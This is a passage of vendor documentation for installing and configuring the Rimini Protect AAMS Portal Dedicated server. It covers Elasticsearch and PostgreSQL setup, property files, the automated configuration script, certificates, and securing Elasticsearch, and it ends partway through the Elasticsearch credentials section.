Rimini Protect™

Rimini Street AAMS Documentation

Versions included: Java Agent: **25.3.0** / Portal: **6.11.0** / ARMR: **2.11**

Table of Contents

- Portal Dedicated . . . 6
  - Installation Guide . . . 7
    - Minimum Requirements . . . 7
    - Dependencies Installation . . . 10
      - Elasticsearch Installation . . . 11
      - Elasticsearch High Availability . . . 16
      - PostgreSQL Installation . . . 17
    - Basic Portal Configuration . . . 21
      - Basic Manual Configuration . . . 22
        - Create application.properties . . . 23
        - Portal Setup . . . 24
          - Configure Portal Prerequisites . . . 25
          - PostgreSQL Database Configuration . . . 26
          - Oracle Database Configuration . . . 27
          - Create Database Schema . . . 28
          - Integration of Data Stores with the Portal . . . 30
          - Logging Configuration . . . 31
          - HTTPS Configuration . . . 33
      - Basic Automated Configuration . . . 34
    - Start / Stop Portal . . . 39
    - Production Configuration . . . 41
      - Create a new self-signed certificate . . . 42
      - Securing Elasticsearch . . . 44
      - Install CA certificate . . . 49
      - HTTP Connection Setup . . . 51
      - Configure TLS communication with Oracle DB . . . 53
      - Encrypt Elasticsearch and database credentials . . . 55
    - Integrations . . . 56
      - Integrating with LDAP/LDAPS server . . . 57
      - Integrating with SAML . . . 60
  - Upgrade Portal Dedicated . . . 68
    - Stopping Portal Dedicated Service . . . 69
    - Upgrading PostgreSQL . . . 70
    - Migrating existing events from earlier versions . . . 71
    - Upgrading Elasticsearch to 8 . . . 74
    - Upgrading Portal Dedicated to 6.10 . . . 77
    - Starting Portal Dedicated Service . . . 82
    - Migrating data from Portal Dedicated server . . . 83
      - Create snapshot of Elasticsearch data . . . 85
      - Create PostgreSQL database backup . . . 87
      - Restore Elasticsearch from snapshot . . . 88
      - Restore PostgreSQL database . . . 90
  - User Guide . . . 91
    - Account Settings . . . 93
    - Agents . . . 94
    - APIs . . . 99
    - Applications . . . 102
    - Dashboard . . . 108

Events . . . 112
Notifications . . . 117
Policies . . . 119
Rules Wizard . . . 134
Cross-Site Request Forgery (CSRF) . . . 135
Cross-Site Scripting (XSS) . . . 139
Deserialization of Untrusted Data . . . 143
DNS Lookups . . . 146
File Read Write . . . 150
HTTP Header Injection . . . 153
HTTP Response Header Addition . . . 156
Improper Input Validation . . . 159
Library Loading . . . 166
Open Redirection . . . 169
Path Traversal . . . 172
Process Forking . . . 175
Sanitization . . . 178
Session Fixation . . . 181
Socket Accept . . . 183
Socket Bind . . . 187
Socket Connect . . . 190
SQL Injection . . . 194
XML External Entity (XXE) . . . 197
Settings . . . 200
Reports . . . 200
Customer Vulnerability Reports . . . 201
Tenable Integrations . . . 206
Security Settings . . . 212
System Settings . . . 214
Teams . . . 220
User Administration . . . 223
Stack Trace . . . 225
Appendices . . . 228
Elasticsearch : Requirements for different sized environments . . . 228
Elasticsearch REST API : useful commands . . . 230
Repairing failed Flyway migrations . . . 234
Troubleshooting . . . 236
Uninstalling the Portal Dedicated . . . 241
Using an alternative manually installed Java 21 . . . 242

Java Agent . . . 243
Installation Guide . . . 244
Proposed Directory Structure . . . 244
System Requirements . . . 246
Deployment . . . 247
Apache Tomcat . . . 248
GlassFish . . . 250
IBM WebSphere . . . 252
Oracle Weblogic . . . 255
Red Hat JBoss and WildFly . . . 256

Configuration Guide . . . 258
Security Features Deployment . . . 258
Agent Onboarding . . . 260
Portal Dedicated On-boarding Process . . . 260
On-boarding multiple agents with a single properties file . . . 265
On-boarding using external HTTPS relays . . . 266
Configuring TLS communication . . . 268
Upgrading the Agent . . . 270
Encrypting the Properties file . . . 271
Portal Dedicated On-boarding - SSL keytool error when converting controller.keystore.p12 into Java keyStore . . . 273
Security Logging . . . 275
CEF Extensions . . . 278
Log Message: Types and Examples . . . 281
Logging Configuration . . . 286
Controlling the Flow of Security Events . . . 290
Agent configuration/startup troubleshooting and debugging options . . . 291
Java Agent Release Notes (25.3.0) . . . 299

ARMR (2.11) . . . 302
The ARMR 2 Platform . . . 303
ARMR Language Syntax . . . 305
ARMR Mod . . . 311
ARMR Rule . . . 320
API Protect . . . 327
API Protect Directives . . . 327
Interaction Between Valid ARMR Rule Directives . . . 330
Recommended API Protect Policy . . . 332
ARMR Rules and Compatibility Matrix . . . 334
ARMR DNS Rule . . . 335
ARMR Filesystem Rule . . . 339
File I/O Security Feature . . . 339
Path Traversal Security Feature . . . 348
ARMR HTTP Rule . . . 355
CSRF Security Feature . . . 355
HTTP Header Injection Security Feature . . . 366
HTTP/HTTPS Response Header Addition Feature . . . 370
HTTP Verb Tampering . . . 377
Improper Input Validation Security Feature . . . 382
Open Redirect Security Feature . . . 391
Session Fixation Security Feature . . . 397
XSS Security Feature . . . 400
ARMR Library Rule . . . 408
ARMR Marshal Rule . . . 415
Deserialization . . . 416
XXE . . . 422
ARMR Patch Rule . . . 433
ARMR Process Rule . . . 454
ARMR Rapid Patch Rule . . . 461
ARMR Sanitization Rule . . . 463

ARMR Socket Rule 470
Secure Sockets 470
Socket Control Security Feature 473
TLS upgrade 482
ARMR SQL Rule 484
Security Features Best Practices 493
Best Practices - Unsafe Deserialization of untrusted data 494

Version: 6.11.0

Portal Dedicated

In certain places, the term **Portal Dedicated** will be abbreviated to **Portal** in the product documentation

Installation Guide

The Portal Dedicated (Portal) is designed to work with AAMS Agent to manage protected applications. The Portal provides an easy-to-use user interface for controlling the configuration of the AAMS Agent. It also provides a central location to receive security events.

Important Information

Most steps should be conducted as the root user (use `sudo -i` to switch to the root user if appropriate, or run each command preceded by `sudo`), and the documentation will make the assumption that the user has appropriate credentials to run commands as sudo.

Default Login Credentials

The installation of the Portal Dedicated provides a default admin user that can be accessed with the following credentials:

- **Username:** `admin`
- **Password:** `Portal1234`

Version: 6.11.0

Minimum Requirements

The Portal Dedicated environment consists of three components:

- The Portal Dedicated server
- A relational database, either PostgreSQL or Oracle DB can be used
- Elasticsearch

All three components can be installed on the same server in the simplest environment, once the minimum requirements for each are met.

Portal Dedicated server

- CPU
  - **2 CPU cores**
  - For larger scale deployment (i.e. more than 100 Agents) it is recommended to increase CPU resources to 16 CPU cores.
- Memory
  - **1GB RAM**
- OS
  - Linux: Any Linux distribution/version can be used.
  - **Ubuntu 22.04 and RHEL 9** are the recommended Operating Systems, and instructions for those two have been included in the Installation Guide.
- Java
  - The Portal Dedicated includes a bundled version of **Java 21** and is the recommended JVM.
  - See appendix for details on configuring an alternative Java 21.
- Port
  - **8443** is the default port for accessing the server through a browser and from Agents. The port can configured differently if necessary.

Relational database

The relational database stores all data used by the Portal Dedicated, with the exception of security events. Either PostgreSQL or Oracle can be used.

PostgreSQL

- Version
  - Any version from 13 to 15 is supported. Version 15 is recommended.
- CPU
  - 1 GHz Core
- Memory
  - 2GB RAM
- Disk storage
  - 4GB
- Port
  - Port 5432 must be accessible from Portal Dedicated server.

Oracle

- Version
  - 19c
- CPU
  - 1 GHz Core
- Memory
  - 2GB
- Disk storage
  - 10GB
  - Base Oracle installation takes up over 6GB.
- Port
  - Port 1521 must be accessible from Portal Dedicated server.

Elasticsearch

Elasticsearch is used to store all security events. The requirements below are the minimum recommended for a single node cluster, however the actual values vary depending on the configuration of the Elasticsearch cluster. See the High availability environment section for an Elasticsearch cluster example.

- Version
  - All 8.x versions later than 8.0.0 are supported but 8.8.2 is recommended
- CPU
  - 2 CPU cores
  - For indexing and searching over a large number of events the performance will be improved by increasing to 16 CPU cores.
- Memory
  - 2GB RAM
  - For indexing and searching over a large number of events the performance will be improved by increasing to 32GB RAM.

- Disk Type
  - SSD or RAID(1 or 10) recommended
  - Other storage types will work, but performance will be degraded.
- Disk storage
  - 50GB
  - The storage requirements depends on the number of security events generated and how long those events are kept in Elasticsearch.
  - It is estimated that 1 million security events will require 1GB of disk space.
- Port
  - Port 9200 must be accessible from Portal Dedicated server and Agent servers.

Version: 6.11.0

Dependencies Installation

The following subsections describe the installation and configuration of the Portal Dedicated dependencies

Relational Database

- The Portal Dedicated uses a relational database to store all its data, with the exception of security events.
- The Portal Dedicated supports either PostgreSQL or Oracle.
- The database must be installed and configured before installing and configuring the Portal Dedicated server.
- PostgreSQL installation is described in detail. Please refer to Oracle documentation website for steps to install Oracle database.

Elasticsearch

- Elasticsearch is used to store all security events generated by the Agents.

Version: 6.11.0

Elasticsearch Installation

Installation

We recommend downloading / installing through the relevant package management tool, example below.

Elasticsearch runs with its own bundled JDK and there is no requirement on the user to install Java specifically to run Elasticsearch.

Further Elasticsearch documentation can be found online at **https://www.elastic.co/guide/en/elasticsearch/reference/current/setup.html: https://www.elastic.co/guide/en/elasticsearch/reference/current/setup.html** (be sure to switch to the documentation for the correct version).

RHEL Installation

1. Download package

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-x86_64.rpm
```

2. Verify package signature (optional)

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-x86_64.rpm.sha512
sha512sum -c elasticsearch-8.8.2-x86_64.rpm.sha512
```

3. Install package

```
sudo rpm --install elasticsearch-8.8.2-x86_64.rpm
```

4. Reload systemd daemon

```
sudo systemctl daemon-reload
```

5. Start service on boot

```
sudo systemctl enable elasticsearch.service
```

Ubuntu Installation

1. Download package

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-amd64.deb
```

2. Verify package signature (optional)

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-amd64.deb.sha512
shasum -a 512 -c elasticsearch-8.8.2-amd64.deb.sha512
```

3. Install package

```
sudo dpkg -i elasticsearch-8.8.2-amd64.deb
```

4. Reload systemd daemon

```
sudo systemctl daemon-reload
```

5. Start service on boot

```
sudo systemctl enable elasticsearch.service
```

Configuration

For package distributions the Elasticsearch configuration files can be found in `/etc/elasticsearch`

Network Settings

By default, Elasticsearch is only accessible on localhost. To enable connections from any host, edit `elasticsearch.yml` configuration file, adding:

```
network.host: 0.0.0.0
```

Cluster Settings

For a simple one-node cluster, edit `elasticsearch.yml` configuration file, adding:

```
discovery.type: single-node
```

and commenting out or deleting:

```
#cluster.initial_master_nodes: ["..."]
```

Security Settings

Disable the xpack security, edit `elasticsearch.yml` configuration file, changing the following property to `false`:

```
xpack.security.enabled: false
```

See the **Securing Elasticsearch** section for enabling security.

Memory Settings

By default Elasticsearch will reserve 50% of the system memory. That is the recommended configuration if Elasticsearch is running as a service on a dedicated server.

However if Elasticsearch is running on the same server as the Portal Dedicated, Elasticsearch should be allocated 25% of the system memory.

To do this create a new file to configure the JVM settings:

```
sudo vi /etc/elasticsearch/jvm.options.d/jvm.options
```

with content:

```
-Xms2G
-Xmx2G
```

Note: This assumes a system with 8GB of memory. Adjust the `2G` value to be 25% of the system memory.

Starting/stopping Elasticsearch

This assumes that Elasticsearch was installed as a systemd service, as described above.

Starting Elasticsearch

```
sudo systemctl start elasticsearch
```

Elasticsearch status

```
sudo systemctl status elasticsearch
```

Stopping Elasticsearch

```
sudo systemctl stop elasticsearch
```

Checking that Elasticsearch is running

You can verify Elasticsearch is running by sending a HTTP request to port 9200 on localhost. The server should also be accessible from the Portal Dedicated server and every Agent server.

```
curl http://localhost:9200
```

Which will produce a response similar to:


```
{
  "name": "osboxes",
  "cluster_name": "elasticsearch",
  "cluster_uuid": "Xw6o7k7LQdaHhh4T_KIUFg",
  "version": {
    "number": "8.8.2",
    "build_flavor": "default",
    "build_type": "deb",
    "build_hash": "98e1271edf932a480e4262a471281f1ee295ce6b",
    "build_date": "2023-06-26T05:16:16.196344851Z",
    "build_snapshot": false,
    "lucene_version": "9.6.0",
    "minimum_wire_compatibility_version": "7.17.0",
```

```
    "minimum_index_compatibility_version": "7.0.0"
  },
  "tagline": "You Know, for Search"
}
```

Version: 6.11.0

Elasticsearch High Availability

This documentation is describing a single-node Elasticsearch installation. For a high availability setup please contact our support.

Version: 6.11.0

PostgreSQL Installation

Installation

RHEL Installation

1. Disable the built-in PostgreSQL module

```
sudo dnf -qy module disable postgresql
```

2. Enable the official PostgreSQL Yum Repository

```
sudo dnf install -y https://download.postgresql.org/pub/repos/yum/reporpms/
EL-9-x86_64/pgdg-redhat-repo-latest.noarch.rpm
```

3. Install PostgreSQL

```
sudo dnf install postgresql15-server -y
```

4. Initialize the PostgreSQL database

```
sudo /usr/pgsql-15/bin/postgresql-15-setup initdb
```

5. Start service on boot

```
sudo systemctl enable postgresql-15.service
```

6. Start the service

```
sudo systemctl start postgresql-15.service
```

7. Confirm that PostgreSQL is now started as a systemd service

```
sudo systemctl status postgresql-15.service
```

Ubuntu Installation

1. Create the repository configuration

```
    sudo sh -c 'echo "deb https://apt.postgresql.org/pub/repos/apt $(lsb_release
-cs)-pgdg main" > /etc/apt/sources.list.d/pgdg.list'
```

2. Import the repository signing key, and update the package lists

```
    wget --quiet -O - https://www.postgresql.org/media/keys/ACCC4CF8.asc | sudo
apt-key add -
```

3. Update the package list

```
    sudo apt-get update
```

4. Install PostgreSQL with a specific release version, see Minimum requirements section for supported versions.

```
    sudo apt-get -y install postgresql-15
```

5. Confirm that PostgreSQL is now started as a systemd service

```
    sudo systemctl status postgresql
```

Portal Dedicated user account and database

Create User Account

Create a new user for access from the Portal Dedicated.

The examples create a user `portal_db_user` with a password of `portal_db_password`, but should be customised as required.

The username and password will be required to configure the Portal Dedicated.

```
echo "CREATE USER portal_db_user WITH PASSWORD 'portal_db_password'" | sudo su
postgres -c "psql"
```

Create Database

Creates a new database for storage of Portal Dedicated data.

The examples create a database `portal` and is the recommended database name.

The `-O` flag specified the owner of the database and should match the user account created above, the example uses `portal_db_user`.

The database name will be required to configure the Portal Dedicated.

```
sudo su postgres -c 'createdb -O portal_db_user portal'
```

Configuration

The configuration files are located in different places depending on the OS and version of PostgreSQL.

- Ubuntu: `/etc/postgresql/15/main/`
- Centos: `/var/lib/pgsql/15/data/`

Enable remote access (optional)

Depending on the OS and version of PostgreSQL the database could be started with external access disabled.

If the database is not on the same server as the Portal Dedicated it will be required to edit the configuration to allow access.

Edit `postgresql.conf` in the relevant configuration directory and add/update the following property:

```
listen_addresses = '*'
```

which allows access from all hosts.

Enable MD5 password authentication

By default MD5 hashed password authentication is disabled, but is required for Portal Dedicated connections.

To enable, edit `pg_hba.conf` in the relevant configuration directory and:

1. Change any mentions of **ident** to **md5**.

2. Ensure the **access** methods for IPv4 connections is **md5**.
3. Save and close the file.

Restart PostgreSQL with the new configuration:

Ubuntu

```
sudo systemctl restart postgresql
```

Rhel

```
sudo systemctl restart postgresql-15.service
```

Version: 6.11.0

Basic Portal Configuration

Users can choose to configure the Portal Dedicated either:

- Automatically, by running the automated configuration script (recommended), or
- Manually, by following the documented manual steps.

Before proceeding with the Portal Dedicated configuration, Elasticsearch and a Database (either PostgreSQL or Oracle) must be installed, configured and running.

At the end of this section it will be possible to start the Portal Dedicated, connecting to Elasticsearch and the configured database.

Version: 6.11.0

Basic Manual Configuration

All documentation below assumes that the Portal Dedicated zip file is extracted into /opt/aams-portal (i.e. /opt/aams-portal is the root of the Portal Dedicated installation)

Version: 6.11.0

Create application.properties

This section has dependencies on actions that are performed ***after*** it, especially on databases installation and settings.

The file application.properties should be used to store any key-value pairs of configuration parameters in the Portal setting process.

1. Create the portal user - this user will own the console process and related files.

```
sudo useradd --system --create-home portal
```

2. Create **/opt/aams-portal**

   This is where we will place operational files.

```
sudo mkdir /opt/aams-portal
```

3. Set the permission and change ownership for application.properties as follows:

```
sudo chown portal:portal application.properties
sudo chmod 600 application.properties
```

Version: 6.11.0

Portal Setup

This section has dependencies on actions that are performed ***before*** it. For instructions of Portal prerequisites configuration (i.e. how to create the Portal user), see section on creating application.properties

Once the Portal is started, it will have to be stopped and started again in order to bring any change about setup configuration into effect.

It is recommended to reference that AAMS Agent install guide(s) for documentation on the ***Portal Proposed Directory Structure*** - which is referenced in some of the configuration steps below

Version: 6.11.0

Configure Portal Prerequisites

1. Set appropriate permissions for **portal.jar**

```
$ sudo cp portal.jar /opt/aams-portal/
$ sudo chown portal:portal /opt/aams-portal/portal.jar
$ sudo chmod 600 /opt/aams-portal/portal.jar
```

2. Edit the bundled startup script and place in system directory

   Update the **PORTAL_HOME** variable in daemon/portal.service.template to the location of installed Portal files, and then copy to system folder, see below

```
$ cp daemon/portal.service.template /etc/systemd/system/portal.service
$ systemctl enable portal
```

Version: 6.11.0

PostgreSQL Database Configuration

If PostgreSQL is the DBMS to be used, ensure it is installed before performing any other step.

Define Connection Parameters

Add the following connection parameters to application.properties file:

```
spring.datasource.url=jdbc:postgresql://@[host]:[port]/<database_name>
spring.datasource.username=<database_username>
spring.datasource.password=<database_password>
```

An example of a `valid spring.datasource.url` is `jdbc:postgresql://@127.0.0.1:5432/portal`

Version: 6.11.0

Oracle Database Configuration

If Oracle is the DBMS to be used, ensure it is installed before performing any other step.

Define Connection Parameters

Add the following connection parameters to application.properties file:

```
spring.datasource.url=jdbc:oracle:thin://@[host]:[port]/[service_name]
spring.datasource.username=[database_username]
spring.datasource.password=[database_password]
```

An example of a valid `spring.datasource.url` is `jdbc:oracle:thin://@127.0.0.1:1521/XE`

Version: 6.11.0

Create Database Schema

The internal directory structure of the extracted Portal and the migration scripts directory must be preserved, otherwise the Portal may not be able to work as expected.

Regardless of the chosen DB vendor, the methods to create the database schema and populate the tables are identical. Inside the Portal, there is a `/flyway` directory that contains the tool the user should use for this. If the database configuration is different than the one provided by default (i.e. PostgreSQL), then `flyway/conf/flyway.conf` needs to be updated with the correct connection parameters.

---

1. Update `flyway/conf/flyway.conf` file with the database connection parameters if the database configuration is different than the following one provided by default.

```
# Update the URL and Credentials for PostgreSQL
flyway.url=jdbc:postgresql://127.0.0.1/portal
flyway.user=portal_db_user
flyway.password=portal_db_password
```

2. In addition to this, only in case of using Oracle as database vendor, the user needs to change the parameter `flyway.locations` of the aforementioned file to:

```
flyway.locations=filesystem:./migration-oracle
```

3. Run the following command once `flyway.conf` file contains the correct information, :

```
$ /opt/aams-portal/flyway/flyway clean migrate
```

This command will drop every table and delete all data on the schema provided in flyway.conf. Therefore, please ensure that the flyway.conf file contains only the MC database connection details.

4. System would print:

   Successfully applied X migration to schema "public"

   where **X** is the total number of files inside the **migration folder** that corresponds to the database vendor

Repairing failed flyway migrations

For information on repairing failed flyway migrations - please see **Repairing failed Flyway migrations**

Version: 6.11.0

Integration of Data Stores with the Portal

Elasticsearch host and port

If the user chooses to install/run Elasticsearch on a remote system - then the hostname/IP and port details need to be updated in application.properties as follows:

```
elasticsearch.cluster.urls=http://<elasticsearch host or IP>:<elasticsearch port>
```

Elasticsearch over SSL

If the user chooses to configure Elasticsearch to run with SSL - the application will need to be updated as follows:

```
elasticsearch.cluster.urls=https://<elasticsearch host or IP>:<elasticsearch port>
```

If the user chooses to configure Elasticsearch to run without SSL - the application.properties will need to be updated as follows:

```
elasticsearch.cluster.urls=http://<elasticsearch host or IP>:<elasticsearch port>
```

The following application properties written in the `application.properties` file are used to establish the connection from the Portal to a Elasticsearch cluster, with their default values:

```
elasticsearch.cluster.urls=http://localhost:9200
elasticsearch.cluster.username=portal
elasticsearch.cluster.password=Portal1234
elasticsearch.cluster.idxPrefix=event
```

See **Create application.properties** for instructions on how to create this file.

Version: 6.11.0

Logging Configuration

By default the Portal Dedicated logs to `/var/log/portal/portal.log` with default settings of:

- Maximum single file size: **5 MB**
- Days to retain log files: **30**
- Total size of all log files* : **2 GB**
- Rolled files are compressed with name pattern: mc.log.yyyy-MM-dd.%i.gz (%i being an index that starts at 0)
- Log level: **INFO**

* This is done asynchronously and also depends on the maximum file size value. Set at around 75% of the value not to be exceeded.

Create logging directory

The desired logging directory must be manually created:

=======

```
sudo mkdir --parent /var/log/portal
```

Setting logging location

To change the default logging location update `logging.file.name` in `application.properties`.

For example:

```
logging.file.name=/tmp/portal.log
```

Setting global logging level

To change the default logging level of `INFO` update `logging.level.root` in `application.properties` with a value from: `TRACE, DEBUG, INFO, ERROR`

For example:

```
logging.level.root=DEBUG
```

Logging settings

All other logging settings can be edited in the Logback configuration file `logging.xml` file found in the root of the Portal Dedicated installation. See **Logback documentation for details: https://logback.qos.ch/manual/configuration.html**

Version: 6.11.0

HTTPS Configuration

The default HTTPS configuration requires a certificate. A self-signed certificate is contained in the provide keystore: `controller.keystore.p12` For a production deployment, only a secure certificate should be used, in line with your organisation's security policy.

The following configuration is not intended to be used in a production environment.

Setting up HTTPS connection

The keystore path and file should be updated using `server.ssl.key-store` property, in `application.properties`, for example:

```
server.ssl.key-store=/opt/aams-portal/controller.keystore.p12
```

Ensure the file can be read by the service user, `portal`

```
$ sudo chown portal:portal /opt/aams-portal/controller.keystore.p12
$ sudo chmod 600 /opt/aams-portal/controller.keystore.p12
```

Version: 6.11.0

Basic Automated Configuration

Introduction

The Portal Dedicated is bundled with an automation configuration script.

This configuration script performs a number of tasks, including:

- Add `portal` user with full read access to the Portal Dedicated directory
- Create logging directory under `/var/log/portal`
- Create `portal` `systemd` service script
- Update `application.properties` with the full path to the certificate keystore
- Provision the database using Flyway
- Update `application.properties` with the database properties
- Configure the Elasticsearch URL, username and password in application.properties
- Configure the user account the service runs on
- Repair existing database migrations before applying new migrations when using Oracle
- Configure logging directory and file locations

The script must be run as root

The script is idempotent, so can be run multiple times with the same effect on the system

Running the configuration script with default options:

1. Log on the the server where you want to install the Portal Dedicated
2. Download and extract the Portal Dedicated artefact
3. Open a console window and navigate to the base folder of the extracted artefact
4. Run the configuration script using following command: `sudo ./scripts/configurePortal.sh`

Running the configuration script with custom options:

To run the configuration script with custom options, simply add the required option(s) after the command e.g.

`sudo ./scripts/configurePortal.sh --help --quiet` ... this command runs the configuration script with 2 options: ‘help’, and 'quiet'.

CLI Tool Options

Basic Options

Option	Flag(s)	Options	Default	Description
Help	`-?`, `--help`	None	-	Lists all script options.
Quiet Mode	`-q`, `--quiet`	None	-	Disables confirmations from the script user.

Basic Database Options

Option	Flag(s)	Options	Default	Description
Configure Database	`-c`, `--configure-database`	`true` / `false`	`true`	Enables or disables database configuration.
Database Type	`-t`, `--database-type`	`postgresql` / `oracle`	`postgresql`	Specifies the database type.
Database Host	`-h`, `--database-host`	-	`localhost`	Specifies the database host.
Database Port	`-P`, `--database-port`	-	`5432` (PostgreSQL default)	Specifies the database port.
Database Name	`-d`, `--database-name`	-	`portal`	Specifies the database name (must be pre-created).
Database User	`-u`, `--database-user`	-	`portal_db_user`	Specifies the database user (must be pre-created).
Database Password	`-p`, `--database-password`	-	`portal_db_password`	Specifies the password for the database user.

Clean Database Option

The following option cleans the database as part of the configuration. ⚠️ **Warning:** This will drop all objects (tables, indices, etc.) in the database.

Option	Flag(s)	Options	Description
Clean Database	`-x`, `--database-clean`	None	Drops all objects in the database.

Repair Database Option

This option is used to repair Flyway migrations. It is safe to use even if no repairs are needed but should be applied if indicated in the configuration script output. This is required when upgrading to **Portal Dedicated 6.9**+ with **Oracle**.

Option	Flag(s)	Options	Default
Repair database migrations	`-r`, `--database-repair`	None	`false`

Database Configuration via `application.properties`

Instead of passing database options via CLI, they can be configured in `application.properties`. Using this method automatically enables **quiet mode**.

Option	Flag(s)	Options	Default	Description
Use `application.properties`	`-a`, `--configure-using-properties`	None	-	Uses values from `application.properties` for database configuration.

Elasticsearch Options

The following options configure Elasticsearch connection settings in `application.properties`.

Option	Flag(s)	Options
Elasticsearch URL	`-e`, `--elasticsearch-url`	-
Elasticsearch User	`-U`, `--elasticsearch-user`	-
Elasticsearch Password	`-w`, `--elasticsearch-password`	-

System User Options

This option configures the system user running the service.

Option	Flag(s)	Options	Default
System User	`-s`, `--system-user`	-	`portal`

Logging Options

These options configure the logging directory and file locations.

Option	Flag(s)	Options	Default
Logging Directory	`-l`, `--logging-dir`	-	`/var/log/portal`
Logging File	`-f`, `--logging-file`	-	`portal.log`

Version: 6.11.0

Start / Stop Portal

Service script

Once the configuration script has run and any additional manual configuration is complete the Portal Dedicated is ready to be started. The Portal Dedicated is installed as a `systemd` service so standard commands can be used:

Starting the Portal Dedicated service

```
sudo systemctl start portal
```

Checking the status of the Portal Dedicated service

```
sudo systemctl status portal
```

Stopping the Portal Dedicated service

```
sudo systemctl stop portal
```

Automatically start the Portal Dedicated service when the system starts

```
sudo systemctl enable portal
```

Accessing the Portal Dedicated server

By default the Portal runs over SSL on port 8443, for example:

`https://localhost:8443`

The default username/password are admin/Portal1234

Checking the status of the Portal Dedicated server

How to check that the Portal Dedicated is running without access to the browser

```
curl -k https://localhost:8443/admin/health
```

Or replace with **http** and configured port if only running over **http**.

If the server is running correctly, the above command will print out `{"status":"UP"}`.

Checking the Portal Dedicated logs

The Portal Dedicated logs to `/var/log/portal/portal.log`

You have installed the Portal using your self-signed certificate and successfully reached **Milestone Progress Checkpoint #1**.

For more instructions toward production environment, please see the next section for how you can progress through the Milestone Progress Checkpoints #2 - #4.

Version: 6.11.0

Production Configuration

At this stage of the installation the Portal Dedicated should be running and can be integrated with Agents.

However for production use, there are a number of recommended improvements, including:

Securing Elasticsearch

- Elasticsearch is now unsecured and communication is over `http`.
- It is recommended to add access control restrictions and change Elasticsearch to SSL communication.

Using a CA Certificate

- The Portal Dedicated is supplied with a self-signed certificate to enable SSL connection to the service.
- This is sufficient for testing, but will generate a browser warning when connecting as the certificate won't match the domain name and IP address of the server.
- For use in production it is strongly recommended to use a CA issued certificate.

Version: 6.11.0

Create a new self-signed certificate

Portal Dedicated configuration

The Portal Dedicated supplies a script to generate a new self-signed certificate.

The script is `createSelfSignedCertificateKeystore.sh` in the `scripts` directory.

```
./scripts/createSelfSignedCertificateKeystore.sh [comma separated domain names]
[comma separated ip addresses]
```

It will backup the old `controller.keystore.p12`, and generate a new one based on details provided.

For example:

To create a certificate for domain names ‘example.com’ and ‘localhost', with IP addresses ‘192.168.0.1’ and '12.34.56.1’, run the scripts with inputs:

```
./scripts/createSelfSignedCertificateKeystore.sh example.com,localhost
192.168.0.1,12.34.56.1
```

The output of the script will confirm the SANs values used to create the certificate e.g.:

```
Creating certificate with SAN DNS: dns:example.com,dns:localhost
Creating certificate with SAN IPS: ip:192.168.0.1,ip:12.34.56.1
Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with
a validity of 3,650 days for: CN=CA
The certificate keystore has been backed up to /opt/aams-portal/controller.key-
store.p12.backup.2025-03-24-12-47-12
And a new certificate keystore has created at /opt/aams-portal/controller.key-
store.p12
If the Portal is running it needs to be restarted: sudo systemctl restart portal
```

The domain and IP address provided as input to the script need to match the server the Portal Dedicated is installed on to satisfy Chrome and certain other browsers that no longer check the Common Field value and look for SAN values.

The Portal Dedicated needs to be restarted for the new certificate to take effect:

```
sudo systemctl restart portal
```

You have successfully reached **Milestone Progress Checkpoint #2**

Version: 6.11.0

Securing Elasticsearch

To improve Elasticsearch security we use the ReadonlyREST plugin to:

- enforce access control for operations
- run on https By default the Portal Dedicated and Agents communicate with Elasticsearch over `http`. To upgrade to `https` requires reconfiguring:
    - Elasticsearch to run on `https`
    - Portal Dedicated to use `https`
    - Agents to use `https`

Install ReadonlyREST plugin

The ReadonlyREST plugin for Elasticsearch 8.8.2 is bundled with the Portal Dedicated artefact in the `elasticsearch` directory.

For other versions of Elasticsearch download the free Elasticsearch plugin from **https://readonlyrest.com/download/: https://readonlyrest.com/download/**

If you download a different version of ReadonlyREST directly from their site, the downloaded file will be a zip file and can be installed using the command below, by updating the path to the downloaded file, and replacing the jar file name with the zip file name.

To install the plugin:

Update the path to the readonlyrest plugin in the command below based on where the Portal Dedicated is extracted to

```
sudo /usr/share/elasticsearch/bin/elasticsearch-plugin install -b file:////opt/
aams-portal/elasticsearch/readonlyrest-1.49.1.zip
```

If successfully installed the output should be similar to:

```
\-> Downloading file:////opt/aams-portal/elasticsearch/readonlyrest-1.49.1.zip
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@     WARNING: plugin requires additional permissions     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
* java.io.FilePermission << ALL FILES >> read
```

```
* java.lang.RuntimePermission accessClassInPackage.sun.misc
* java.lang.RuntimePermission accessDeclaredMembers
* java.lang.RuntimePermission getClassLoader
* java.lang.RuntimePermission setContextClassLoader
* java.lang.reflect.ReflectPermission suppressAccessChecks
* java.net.SocketPermission * connect,accept,resolve
* java.security.SecurityPermission getProperty.ssl.KeyManagerFactory.algorithm
* java.util.PropertyPermission * read,write
See http://docs.oracle.com/javase/8/docs/technotes/guides/security/permissions.html
for descriptions of what these permissions allow and the associated risks.
-> Installed readonlyrest
```

Patch Elasticsearch

If you are using Elasticsearch 8.0.x or newer, there is an extra **post-installation step**. Depending on the Elasticsearch version, this command might tweak the main Elasticsearch installation files and/or copy some jars to `plugins/readonlyrest` directory.

```
sudo /usr/share/elasticsearch/jdk/bin/java -jar /usr/share/elasticsearch/plugins/
readonlyrest/ror-tools.jar patch
```

For Elasticsearch 8.3.x or newer, the patching operation requires `root` user privileges.

To verify that ReadonlyREST was successfully installed:

```
sudo /usr/share/elasticsearch/bin/elasticsearch-plugin list
```

should output a list of installed plugins:

```
readonlyrest
```

Configure ReadonlyREST access control

As this is a YAML file, it is important to preserve the structure below. Otherwise, Elasticsearch might fail to start

This sample file is provided in the Portal Dedicated distribution in the `elasticsearch` directory

Copy the `readonlyrest.yml` file which is bundled with the Portal, into `/etc/elasticsearch` , using the following command

```
sudo cp <MC-FOLDER>/elasticsearch/readonlyrest.yml /etc/elasticsearch/readon-
lyrest.yml
```

This configures Elasticsearch to restrict access from Portal Dedicated to a single user. The supplied hash configures the user:password as `portal:Portal1234`.

This configures Elasticsearch to restrict access from Agents to a single user, and restricts that user to creating new documents only. The supplied hash configures the user:password as `instance:Testpass123`.

These credentials are set as the default values in the Portal Dedicated and Agent configuration files

Create new username/passwords for Elasticsearch connectivity

